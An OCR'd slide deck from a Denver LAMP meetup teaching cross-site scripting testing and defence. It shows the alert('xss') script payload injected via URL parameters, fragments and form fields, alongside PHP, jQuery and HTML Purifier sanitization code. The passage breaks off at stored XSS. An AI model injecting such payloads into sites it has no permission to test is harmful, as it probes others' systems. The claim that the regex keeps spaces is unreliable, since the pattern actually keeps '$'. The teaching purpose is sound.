1. About the Denver LAMP meetup group
    1. Host a presentation every 1-3 months
    2. Cover 1-3 related topics per meeting
    3. Goal is to provide high quality education and networking, for free
2. The purpose of Denver LAMP meetups
    1. To keep up with web development technologies
    2. To explore new web developer job opportunities
    3. To meet and hire web developers for job openings
    4. To meet related specialists in the Denver area
3. Volunteers needed for several positions

Be Smart

What you learn *is* for:

- Educational purposes only
- Penetration testing and securing your website(s)

What you learn *is not* for:

- Penetration testing any website besides your own (without written permission)
- Doing anything destructive or illegal to any website


I am not responsible for what you do after leaving here. Don't be stupid.

Top Vulnerabilities of 2011

- Cross-Site Scripting (XSS)
- Information Leakage
- Content Spoofing
- Insufficient Authorization
- Cross-Site Request Forgery
- Brute Force
- Predictable Resource Location
- SQL Injection

Top Vulnerabilities of 2011

- WhiteHat Security has published the Website Security Statistics Report since 2006




Percentage likelihood that at least one serious* vulnerability will appear in a website

Image Copyright whitehatsec.com

Top Vulnerabilities of 2011

- Report presents a statistical picture of current website vulnerabilities, among 7,000 websites




Percentage breakdown of all the serious* vulnerabilities discovered

Image Copyright whitehatsec.com

Top Vulnerabilities of 2011

- Cross-Site Scripting (XSS) vulnerability found in 55% of websites




Percentage likelihood that at least one serious* vulnerability will appear in a website

Image Copyright whitehatsec.com

Top Vulnerabilities of 2011

- Cross-Site Scripting (XSS) represents 50% of the overall vulnerability population




Percentage breakdown of all the serious* vulnerabilities discovered

Image Copyright whitehatsec.com

Cross-Site Scripting (XSS) attacks

- XSS allows the attacker to INSERT malicious code



A High Level View of a typical XSS Attack

Image Copyright acunetix.com

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via page URL
  - $_GET variable that is printed on the page *once*
  - Fragment identifier introduced by a hash mark # that is printed on the page *once*
- INSERT malicious code via form input
  - $_POST variable that is printed on the page *once*
  - $_POST variable that is saved to database and printed on the page *repeatedly*

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via page URL
  - $_GET variable that is printed on the page *once*
  - Example: chrisbaril.com/search.php?q=




Image Copyright seomoz.org

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via page URL
  - $_GET variable that is printed on the page *once*
  - Example: chrisbaril.com/search.php?q=
  - Malicious value: <script>alert('xss')</script>
  - How to penetration test the page
    - search.php?q=<script>alert('xss')</script>

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via page URL
  - $_GET variable that is printed on the page *once*
  - Example: chrisbaril.com/search.php?q=

  - How to sanitize with PHP and regular expressions
    - $_GET['q'] = trim(strtolower($_GET['q']));
    - $_GET['q'] = preg_replace('/[^a-z0-9$]/','',$_GET['q']);
    - This technique first makes the input value lowercase, and second strips all characters *except* lowercase letters, numbers and spaces.

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via page URL
  - $_GET variable that is printed on the page *once*
  - Example: chrisbaril.com/search.php?q=

  - How to sanitize with PHP and regular expressions
    - $_GET['q'] = trim(strtolower($_GET['q']));
    - $_GET['q'] = preg_replace('/[^a-z0-9$]/','',$_GET['q']);
    - The malicious code becomes: scriptalertxssscript

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via page URL
  - $_GET variable that is printed on the page *once*
  - Example: chrisbaril.com/search.php?q=

  - Or use an existing PHP library to sanitize
    - HTML Purifier, Safe HTML Checker, htmLawed, etc.

Library	Version	Date	License	XSS safe
striptags	n/a	n/a	n/a	No
PHP Input Filter	1.2.2	2005-10-05	GPL	Probably
HTML_Safe	0.9.9beta	2005-12-21	BSD (3)	Probably
kses	0.2.2	2005-02-06	GPL	Probably
htmLawed	1.1.9.1	2009-02-26	GPL	Probably
Safe HTML Checker	n/a	2003-09-15	n/a	Yes
HTML Purifier	4.4.0	2012-01-18	LGPL	Yes

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via page URL
  - $_GET variable that is printed on the page *once*
  - Example: chrisbaril.com/search.php?q=

  - How to sanitize with HTML Purifier
    - require_once '/path/to/HTMLPurifier.auto.php';
    - $config = HTMLPurifier_Config::createDefault();
    - $purifier = new HTMLPurifier($config);
    - $_GET['q'] = $purifier->purify($_GET['q']);

    - Learn more @ http://htmlpurifier.org/docs

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via page URL
  - Fragment identifier introduced by a hash mark # that is printed on the page *once*
  - Example: chrisbaril.com/search#




Image Copyright seomoz.org

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via page URL
  - Fragment identifier introduced by a hash mark # that is printed on the page *once*
  - Example: chrisbaril.com/search#
  - Malicious value: <script>alert('xss')</script>
  - How to penetration test the page
    - search#<script>alert('xss')</script>

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via page URL
  - Fragment identifier introduced by a hash mark # that is printed on the page *once*
  - Example: chrisbaril.com/search#

  - How to sanitize with jQuery and regular expressions
    - <script src="/js/jquery-1.7.2.min.js"></script>
    - $(function () { window.location.hash = window.location.hash.replace(/[^a-zA-Z0-9]/g, ''); });
    - This technique strips all characters *except* letters and numbers from the fragment identifier.


Cross-Site Scripting (XSS) attacks

- INSERT malicious code via page URL
  - Fragment identifier introduced by a hash mark # that is printed on the page *once*
  - Example: chrisbaril.com/search#

  - How to sanitize with jQuery and regular expressions
    - <script src="/js/jquery-1.7.2.min.js"></script>
    - $(function () { window.location.hash = window.location.hash.replace(/[^a-zA-Z0-9]/g, ''); });
    - The malicious code becomes: scriptalertxssscript

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via form input
  - $_POST variable that is printed on the page *once*
  - Example: chrisbaril.com/search.php



A High Level View of a typical XSS Attack

Image Copyright seomoz.org

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via form input
  - $_POST variable that is printed on the page *once*
  - Example: chrisbaril.com/search.php
  - Malicious value: <script>alert('xss')</script>
  - How to penetration test the page
    - Form input value: <script>alert('xss')</script>

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via form input
  - $_POST variable that is printed on the page *once*
  - Example: chrisbaril.com/search.php

  - How to sanitize with PHP and regular expressions
    - $_POST['q'] = trim(strtolower($_POST['q']));
    - $_POST['q'] = preg_replace('/[^a-z0-9$]/','',$_POST['q']);
    - This technique first makes the input value lowercase, and second strips all characters *except* lowercase letters, numbers and spaces.

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via form input
  - $_POST variable that is printed on the page *once*
  - Example: chrisbaril.com/search.php

  - How to sanitize with PHP and regular expressions
    - $_POST['q'] = trim(strtolower($_POST['q']));
    - $_POST['q'] = preg_replace('/[^a-z0-9$]/','',$_POST['q']);
    - The malicious code becomes: scriptalertxssscript

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via form input
  - $_POST variable that is printed on the page *once*
  - Example: chrisbaril.com/search.php

  - Or use an existing PHP library to sanitize
    - HTML Purifier, Safe HTML Checker, htmLawed, etc.

Library	Version	Date	License	XSS safe
striptags	n/a	n/a	n/a	No
PHP Input Filter	1.2.2	2005-10-05	GPL	Probably
HTML_Safe	0.9.9beta	2005-12-21	BSD (3)	Probably
kses	0.2.2	2005-02-06	GPL	Probably
htmLawed	1.1.9.1	2009-02-26	GPL	Probably
Safe HTML Checker	n/a	2003-09-15	n/a	Yes
HTML Purifier	4.4.0	2012-01-18	LGPL	Yes

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via form input
  - $_POST variable that is printed on the page *once*
  - Example: chrisbaril.com/search.php

  - How to sanitize with HTML Purifier
    - require_once '/path/to/HTMLPurifier.auto.php';
    - $config = HTMLPurifier_Config::createDefault();
    - $purifier = new HTMLPurifier($config);
    - $_POST['q'] = $purifier->purify($_POST['q']);
    - Learn more @ http://htmlpurifier.org/docs

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via form input
  - $_POST variable that is saved to database and printed on the page *repeatedly*
  - Example: chrisbaril.com/editprofile.php

